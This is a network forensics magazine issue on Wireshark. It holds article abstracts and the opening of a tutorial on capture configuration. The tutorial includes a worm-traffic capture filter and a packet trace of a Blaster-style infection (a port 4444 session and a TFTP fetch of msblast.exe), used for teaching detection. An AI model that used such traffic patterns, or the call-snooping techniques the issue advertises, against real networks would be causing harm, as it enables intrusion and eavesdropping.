

# Wireshark Master

Network Forensics and Security


**SNOOPING ON CALLS USING  
WIRESHARK**

**DISCOVERING AND ISOLATING  
DOS/DDOS ATTACKS**

**SNEAKY DNS: FORENSIC  
ANALYSIS ON HTTP TUNNELLING  
OVER DNS**


**NETWORK BASED FILE CARVING**

**CATCHING GHOSTS OF THE AIR  
– INVESTIGATING TRADITIONAL  
WEP ATTACKS**




[www.basicsofdigitalprivacy.com](http://www.basicsofdigitalprivacy.com)

The most straightforward and up-to-date guide to privacy for anyone who goes online for work, school, or personal use



DENNY CHERRY & ASSOCIATES CONSULTING

# IS YOUR DATABASE... HEALTHY?



CRITICAL ALERT MONITORING  
DISASTER RECOVERY PLANNING  
SQL SERVER HEALTH CHECK  
VSPHERE / HYPER-V HEALTH CHECK  
STORAGE HEALTH CHECKS

AND MUCH MORE



[WWW.DCAC.CO](http://WWW.DCAC.CO)

**Editor:**

Ola Kobrzyńska  
ola.kobrzyńska@eforensicsmag.com

**Betatesters/Proofreaders:**

Olivier Caleff, Johan Scholtz, Kishore P.V., M1ndl3ss, Jeff Weaver, Massa Danilo, Richard Leitz, Elba Stevenson, Mark Dearlove, Owain Williams, Danny Lavardera, Alex Rams, James Fleit, Jan-Tilo Kirchhoff, Brent Muir, Thomas Urquhart

**Senior Consultant/Publisher:**

Paweł Marciniak

**CEO:** Ewa Dudzic

ewa.dudzic@software.com.pl

**Production Director:** Andrzej Kuca

andrzej.kuca@software.com.pl

**Marketing Director:** Joanna Kretowicz

joanna.kretowicz@eforensicsmag.com

**Art Director:** Ireneusz Pogroszewski

ireneusz.pogroszewski@software.com.pl

**DTP:** Ireneusz Pogroszewski

**Publisher:** Hakin9 Media Sp. z o.o. SK

02-676 Warszawa, ul. Postępu 17D

Phone: 1 917 338 3631

www.eforensicsmag.com

**DISCLAIMER!**

*The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.*

## Dear Readers,

**A**fter a great success of Network Forensics Toolbox, we have decided to follow your wishes and develop a special edition dedicated just to your favourite network forensic tool – nothing else, but Wireshark. We have made a great effort to gather the best Wireshark experts willing to share their invaluable knowledge with you and we are proud of the effects.

“Wireshark people” use to say, that packets don’t lie – undoubtedly you will be able to ascertain that when going through the tutorials we have gathered here. The power of this simple tool is tremendous and you may be surprised how vast and various analysis you can conduct with Wireshark...

As usual, I would like to thank you for the support and interest in our Magazine. You are always welcome to visit our website, share your opinion with us and comment on our activity – we appreciate your feedback! And if you like our Magazine – don’t forget to follow us on Facebook, LinkedIn and Twitter (@eForensics\_Mag).

I would like to thank as well our authors, which made my work with this edition an amazing and amusing (sic!) experience.

Enjoy your reading and become Wireshark Master!

Ola Kobrzyńska  
& eForensics Team

## THE ENEMY INSIDE THE GATES A GUIDE TO USING OPEN SOURCE TOOLS FOR NETWORK FORENSICS ANALYSIS. PART 1 – WIRESHARK

by Phill Shade, Certified instructor for Wireshark University, Expert and Speaker at SHARKFEST'13, internationally recognized Network Security and Forensics Expert

The goal of this brief tutorial is to introduce the concepts and techniques of Network Forensics Analysis including:

- Understanding the principles of Network Forensics Analysis and situations in which to apply them to evidence analysis
- Selecting and configuring Wireshark for Network Forensics Analysis to capture and recognize traffic patterns associated with suspicious network behavior.
- Specialized Network Forensics Analysis techniques including suspicious data traffic reconstruction and viewing techniques such as Web-Browsing sessions, Emails or file transfer activities or for detailed analysis and evidentiary purposes.
- Network security principles including encryption technologies, defensive configurations of network infrastructure devices and understanding and recognizing potential network security infrastructure mis-configurations

## USING WIRESHARK TO ANALYZE SSL CONFIGURATIONS AND CERTIFICATES

by Larry Greenblatt, WCNA, CISM, CISSP, CEH, SHARKFESTS speaker, security specialist with three decades of information security, computer networking and protocol analysis experience. Founder of InterNetwork Defense, a consulting and training organization

With all the talk these days of internet spying and theft, people are becoming increasingly concerned with protecting their information. As Laura Chappell, the founder of Wireshark University, might say, you can have opinions from people on security, but packets don't lie. In this article I will show you how to use some simple Wireshark display filters and settings to view SSL/TLS capabilities in browsers, the negotiated cipher suite (the asymmetric, symmetric and hashing algorithms in use for the current session) and the information stored in the certificate.

## TWO REAL NETWORK FORENSICS ANALYSIS CASE STUDIES OF THE ATTACKS ON PHP.NET AND THE BOSTON BOMBS MALWARE

by Javier Nieto Arévalo, FCNSA, FCNSP, author of <http://www.behindthefirewalls.com> and our regular contributor

We could say that we live an era where the signature-based Antivirus has less sense if we want to fight against hackers who are creating customized malware only for their targets. Also, there are a lot of Zero-Days attacks which are being used to infect millions of computers just visiting a website. These Zero-Days attacks take advantages of unknown vulnerabilities for example Adobe or Flash player plugins installed in the web browser to download and install malware which has not been recognized yet. Also the majority of them make connections with the Command and Control servers to get the instructions of the hackers. Sometimes it is easier to detect infected hosts looking at their behavior in our network if we analyze the network traffic than using an Antivirus running on the host.

## WIRESHARK FILTERS FOR NETWORK ANALYSIS

by Amandeep Kaur, CISC, CPH, CPFA, lecturer in Information Technology

Network Analysis is the process of listening to and analyzing network traffic. It offers an insight into network communication to identify performance problems, analyze application behavior, locate security breaches, and perform capacity planning. IT professionals use these processes to validate network performance and security.

## CAPTURING E-MAILS AND GOOGLE IMAGE SEARCHES FROM YOUR NETWORK

by Jessica Riccio, computer forensics technician, your favourite expert and our regular contributor

Imagine that you are the manager of a company and receive a tip from an employee that another employee is using his computer to view images that violate the company's computer use policy. After hearing this information, you want to decide if the allegations made against your employee are true. All you need to do is launch Wireshark and follow Jessica's guide!

08

26

32

56

64

72

### **SNOOPING ON CALLS USING WIRESHARK**

*by Milind Bhargava, CEH, ECSA, ethical hacker performing vulnerability assessment and penetration testing services*

(VoIP, n.d.) – Voice over Internet Protocol, is the new fashion in market. Everyone is moving towards it. Not that I feel there is anything wrong with it. It is not really that secure. Irrespective of if you are a forensic expert or a malicious user, using a tool as simple as Wireshark can help you listen to the calls made on a network.

78

### **CARVING BINARY DATA FROM PACKET CAPTURES**

*by Kelly Doyle, CISSP, GAWN, GPEN, GCIH, GCFA, ECSA, C|EH, CPT, successful participant at Cyberlympics and Hacker Halted 2013*

Imagine you are an incident responder and are notified that your company's network has been compromised for the last several weeks. Your boss tasks you with identifying what information was exfiltrated from the network. Where do you start? This article will introduce you to some of the basic concepts for finding and carving out forensic artifacts off the wire.

86

### **NETWORK BASED FILE CARVING**

*by Gavin Stroy, CompTIA A+, Net+, Security+, CCNA, CCNP, independent security researcher with a passion for network attack and defense*

File carving is the name of the technique of pulling files out of a stream of bytes without the use of a particular file system; much like finding a word in a word search puzzle. Network based file carving is used to extract files from saved network traffic data that has been collected from tools such as Wireshark or TCPdump. This is useful for extracting viruses to be analyzed, identifying exfiltration, and forensic investigations.

94

### **CATCHING GHOSTS OF THE AIR INVESTIGATING TRADITIONAL WEP ATTACKS**

*by Nipun Jaswal, CISE, C|EH, OSCP, M.tech, web application penetration tester and IT security trainer*

Wireless attacks are so common these days, and if a hacker finds a WEP enabled network, there is no bigger jackpot for them. People have become smart and tend to use a WPA/WPA2 enabled network these days, but still vulnerabilities in the wireless architecture seem yet unsolved. In this article we will look at those traditional WEP attacks and will try investigating who, actually who, tried to break into the network and what activities they performed? Basically we will reconstruct the entire crime scene that happened over the wireless network.

100

### **SYN-FLOOD ATTACK, ANATOMY AND COUNTERMEASURES**

*by Mubarak Altheeb, technology enthusiast, MSc Network Security*

SYN-flood attack is a serious threat to web servers and has been used to launch attacks against websites all around the globe. Attackers can launch the attack with a spoofed source IP address to prevent being detected. If you have a website for your business, your server can be targeted by SYN-flood at any time.

... and much more!!

106

### **NETWORK FORENSIC WITH WIRESHARK DISCOVERING AND ISOLATING DOS/DDOS ATTACKS**

*by Yoram Orzach, author of "Network Analysis Using Wireshark Cookbook" and various technical articles, experienced in design, implementation, and troubleshooting, along with training for R&D, engineering, and IT groups*

Denial-of-Service (DoS) or Distributed Denial-of-Service (DDoS) attacks are attempts to make a computing or network resource unavailable to its users. There are various types of DoS/DDoS attacks, some load the network to the point it is blocked for applications traffic, some load servers to that point, and some are more sophisticated and try to "confuse" the application servers with bad data. Although there are various tools for detection and prevention of these types of attacks, good old Wireshark can also be used for this purpose. In this article we will see some important features of Wireshark, were to place it for capturing data, and how to use it to identify attack patterns.

## SNEAKY DNS: FORENSIC ANALYSIS ON DNS TUNNELING

by Andrius Januta, Teaching Assistant at Cyber Systems Security Lab in Stockholm University, author of "Information Security Audit Under Performance ISO/IEC 27000 Family Standard Requirements"

This article describes how one of the Internet's core protocols is usually overlooked in organization's network security. This protocol is DNS, which in recent years gets more and more implemented in various cyber attacks. This paper unravels how DNS tunnelling is used for malicious communications or for data exfiltration.

## AUTOMATED INSPECTION OF X-RAY CARGO IMAGES USING WIRESHARK, IMAGE STENOGRAPHY, AND MACHINE LEARNING

by Wilbert A. McClay, PhD, Research Scientist on digital forensics, machine learning and signal processing; and Akshay Nayak

To demonstrate the concept of inspection of X-Ray Cargo images using Wireshark, Stenography, and machine learning algorithms, three unique steps will be involved. The first step will involve pre-processing, using Sobel Edge Operators and other image processing algorithms to extract unique features of the graphical images, and the second step involves VBFA machine learning algorithms to develop training matrices on these extracted features using likelihood values to distinguish one image from another.

116

124

a d v e r t i s e m e n t



better safe than sorry  
[www.demyo.com](http://www.demyo.com)

# THE ENEMY INSIDE THE GATES

## A GUIDE TO USING OPEN SOURCE TOOLS FOR NETWORK FORENSICS ANALYSIS. PART 1 – WIRESHARK

by Phillip D. Shade – CNX-Ethernet, PASTech, WCNA, WNAX-Forensics

The scene: an otherwise normal day in the Network Operations Center, when the ringing of the phone heralds the news that every Network Security Professional dreads: “I think our network was hacked!” Suddenly, you are faced with answering questions you hoped never to encounter:

- What damage has been done?
- Who was the intruder and how did they penetrate the existing security precautions?
- Did the intruder leave anything such as a new user account, a Trojan horse or perhaps some new type of Worm or Bot software behind?
- Did you capture sufficient data to analyze and reproduce the attack and verify the fix will work?

### What you will learn:

- principles of Network Forensics Analysis and situations in which to apply them to evidence analysis
- selecting and configuring Wireshark for Network Forensics Analysis to capture and recognize traffic patterns associated with suspicious network behavior.
- specialized Network Forensics Analysis techniques including suspicious
- data traffic reconstruction and viewing techniques

### What you should know:

- basic knowledge of key networking concepts such as the OSI Reference Model, TCP/IP protocols and basic network infrastructure devices such as Switches, Routers, etc.
- a basic familiarity with Wireshark

Network Forensics Analysis encompasses the investigative skills and techniques to not only capturing suspicious data, but also the ability to discern unusual patterns hidden within seemingly normal network traffic. The goal of this brief tutorial is to introduce the concepts and techniques of Network Forensics Analysis including:

- Understanding the principles of Network Forensics Analysis and situations in which to apply them to evidence analysis
- Selecting and configuring various Open-Source tools, such as Wireshark and Network Miner for Network Forensics Analysis to capture and recognize traffic patterns associated with suspicious network behavior.
- Specialized Network Forensics Analysis techniques including suspicious data traffic reconstruction and viewing techniques such as Web-Browsing sessions, Emails or file transfer activities or for detailed analysis and evidentiary purposes.

- Network security principles including encryption technologies, defensive configurations of network infrastructure devices and understanding and recognizing potential network security infrastructure mis-configurations

#### WHAT YOU SHOULD KNOW BEFORE UTILIZING THE TECHNIQUES DISCUSSED IN THIS TUTORIAL:

- A basic knowledge of key networking concepts such as the OSI Reference Model, TCP/IP protocols and basic network infrastructure devices such as Switches, Routers, etc.
- For maximum effectiveness, a basic familiarity with Wireshark and Network Miner is critical to maximize the learning experience.


#### WHAT IS NETWORK FORENSICS AND HOW DOES IT FIT INTO THE FORENSIC INVESTIGATIVE PROCESS?



**Figure 1.** The classic Forensics Pyramid

The presence of cybercrime and cyber terrorism is on the rapid increase as we depend more and more on computers and the Internet. These changes reveal an emerging requirement for Law Enforcement and Corporate Security personnel to work together to prevent, and solve increasingly more complex cases of the computer networks being utilized for criminal and terrorist activities.

The traditional model of network forensics requires retrieving myriads of data elements from a multitude of sources such as firewall logs, router logs, Intrusion Detection Systems (IDS), server logs, hard drive and system dumps. The resulting collection must then be pieced together into a coherent picture, but more often than not results in an incomplete one as shown below.



**Figure 2.** The traditional model of IT-based Network Forensics investigations

Sound familiar? But what if there were new techniques that build upon existing technologies?


While the concepts and capabilities for Network-level Forensics have existed for several years; few Law Enforcement or Networking Security professionals are aware of the depth of information available by utilizing common open-source tools such as Wireshark and Network Miner in conjunction with standard forensics techniques and training. Only within the last few years have a few such groups begun to explore this new area of expertise as information has begun to spread; primarily via informal exchanges between peers. Comparatively recently, the definitions of Forensic Analysis as applied to IT-based cases has been evolving to match the new techniques:

- *Forensics Analysis* – “...a science dedicated to the methodical gathering and analysis of evidence to establish facts that can be presented in a legal proceeding...”
- *In the Cyber-Security / Law Enforcement realm, this evolved into “Host or Computer Forensics”* – “...pertaining to legal evidence found in computers, digital storage mediums and the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents...” (Wikipedia)

**Host Based Forensics Analysis:** Collection and analysis of evidence recovered from or on specific devices and is typically concerned with Legal requirements and evidence preservation.

**Network Forensic Analysis:** is based upon the use of special tools to analyze packet capture (trace) files of network or internet traffic to evaluate suspicious *Network Events* or more simply, a new way of looking at traditional packet file analysis that provides the missing piece in traditional Cyber-Forensic Analysis and is concerned with the process of reconstructing a network event such as an Intrusion or other suspicious Network or infrastructure outages.


Network Forensics changes the traditional forensics modal as previously shown in (figure xx) by adding the proven abilities of Network Analysis tools such as the open-source Wireshark network analyzer integrated with the existing high-performance, line-rate capture appliances known as Data-Recorders. The resulting capture files drawn from the Data-Recorders, allow both Network Security and Law Enforcement professionals to reconstruct and analyze suspect events in greater depth; to the individual bit if necessary. These additional capabilities have altered the traditional model of Network Forensics resulting in a new configuration:



**Figure 3.** A new model for IT-based Network Forensics investigations

So where do we start? What follows is a sample analysis sequence that is intended to serve as a starting point in the Network Forensics process:

Select and perform initial configuration of tools you are using (such as Wireshark or Network Miner) – For the discussion of this article, we will be using Wireshark, available from [www.wireshark.org](http://www.wireshark.org) to analyze the selected capture files. (Network Miner will be covered in Part 2 of this article).



**Figure 4.** Wireshark initial Capture Configuration Screen showing the various standard options for capturing suspect traffic (Note – Recommended Capture settings are shown in the screen shot)

Details of the Wireshark Capture interface:

- Capture Interface Selection – Choose the adapter from which the capture buffer will capture packets from
- Display Options – Controls how the packets being captured are display while the capture is in progress
- Name Resolution Options – Specifies how various layers of addressing contained with each packet will be displayed
  - *Resolve MAC Address* – Selection of this option directs Wireshark to use its built-in table of Vendor ID's to be consulted resulting in the first three hexadecimal bytes of each MAC address to be substituted with the registered Vendor Identification name from [www.ieee.org](http://www.ieee.org); i.e. 00:00:0c:01:02:03 is displayed Cisco\_01:02:03
  - *Resolve Network-layer Names* – Selection of this option directs Wireshark to do a DNS-look-up and substitute the results in the display in place of the IP Address; i.e. 157.166.26.25 is displayed as [www.cnn.com](http://www.cnn.com)
  - *Resolve Transport-layer Names* – Selection of this option directs Wireshark to use its built-in table of TCP / UDP Port number's to be consulted resulting in the Port number bytes of each trans-

port layer address to be substituted with the registered Port Identification/ Service name from [www.iana.org](http://www.iana.org); i.e. TCP Port 80 is displayed as HTTP

- Use External Network Name Resolver – Selection of this option directs Wireshark to use a user-specified external name resolver
- Capture File Options:
  - File – Allows the user to specify a unique capture file name
  - Multiple Files – Allows the user to specify conditions under which multiple sequential files are captured (used extensively in long-term capture situations). Trigger conditions for the next capture file are user-specified by either file size or time values
  - Ring buffer with – Allows the user to specify how many capture files will comprise the current capture session. The alternative is to select “Stop Capture after” and specify a number of capture files value.
- Stop Capture Options – Allows the user to specify when a capture should be stopped based on several user-specified criteria including number of packets in the capture buffer, size of the capture file or a time value.

Note: Additional information regarding capture configurations can be found in the Wireshark -> Help -> User Guide or at [wiki.wireshark.org](http://wiki.wireshark.org)

- Attach to the network in the appropriate location – Capture the suspect traffic and related statistical information (or load a previously captured evidence file)
  - What packets do you want to see? – What segments will be carrying those packets? Do we need to use some type of capture filter to limit the incoming packet stream?
  - Set up mirroring (if in a switched environment) – What packets do you want to see? – What ports will be carrying those packets?
  - Select an adapter – Consider implementing “stealth” capturing
  - Configure the capture buffer – How long do you want to capture? – Stop capture when buffer is full, or keep going?

Under ideal conditions, we would be in a location where the traffic volume is low enough to allow for full packet capture and analysis; however, there are times when the amount of traffic is too large to effectively capture. When faced with such a situation or when the scope of the Law Enforcement Capture Warrant is limited, consider using Wireshark Capture Filters to limit the quantity of packets being captured in such traffic environments.

## Examples of Capture Filters:

- All traffic to and from a specific IP Address or subnet: *host 192.168.0.1 or net 192.168.0.0/16*
- All Internet or Web traffic: *port 80*
- Malicious Worm Traffic: *dst port 135 or dst port 445 or dst port 1433 and tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24*

Note: Additional examples can be found at [wiki.wireshark.org](http://wiki.wireshark.org).

- Assess key statistics and available expert systems – At this point we are only looking for interesting or unusual things to identify for later analysis. Wireshark has the ability to use user-specified “Color Rules” to detect and identify the presence of specifically defined behavior (see the section “Sample Wireshark Color Rules” for some suggested sample color rules.  
Lots of different things could make a protocol or station “suspicious” including:
- The use of unusual device (Physical / MAC) or logical (Network / IP) Addresses or atypical traffic patterns
  - Unusual or unexpected Protocols such as Internet Relay Chat (IRC), TFTP or anomalous ARP / DHCP / DNS requests
  - Presence of WiFi or anomalous behavior such as unusual control or management traffic (Association Requests / Responses)

No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Size (B)	Src Port	Dest Port	Info
1	141.157.228.12	10.1.1.31	0.000000000	0.000000000	TCP	62	1857	4444	1857 > 4444 [SYN] Seq=1521629589 Win=64800
2	10.1.1.31	141.157.228.12	0.000268936	0.000268936	TCP	62	4444	1857	4444 > 1857 [SYN, ACK] Seq=2205924037 Ack=
3	141.157.228.12	10.1.1.31	0.082813263	0.082544327	TCP	60	1857	4444	1857 > 4444 [ACK] Seq=1521629590 Ack=22059
4	141.157.228.12	10.1.1.31	0.177885148	0.095060985	TCP	93	1857	4444	1857 > 4444 [PSH, ACK] Seq=1521629590 Ack=
5	10.1.1.31	141.157.228.12	0.349040985	0.171157838	TCP	93	4444	1857	4444 > 1857 [PSH, ACK] Seq=2205924038 Ack=
6	10.1.1.31	141.157.228.12	0.502696991	0.153650006	TFTP	62	1028	69	Read Request, File: msblast.exe, Transfer type: cu
7	141.157.228.12	10.1.1.31	0.534942627	0.032245636	TCP	60	1857	4444	1857 > 4444 [ACK] Seq=1521629629 Ack=22059
8	10.1.1.31	141.157.228.12	0.535177231	0.000234604	TCP	158	4444	1857	4444 > 1857 [PSH, ACK] Seq=2205924077 Ack=
9	141.157.228.12	10.1.1.31	0.616458893	0.081281662	TFTP	558	69	1028	Data Packet, Block: 1
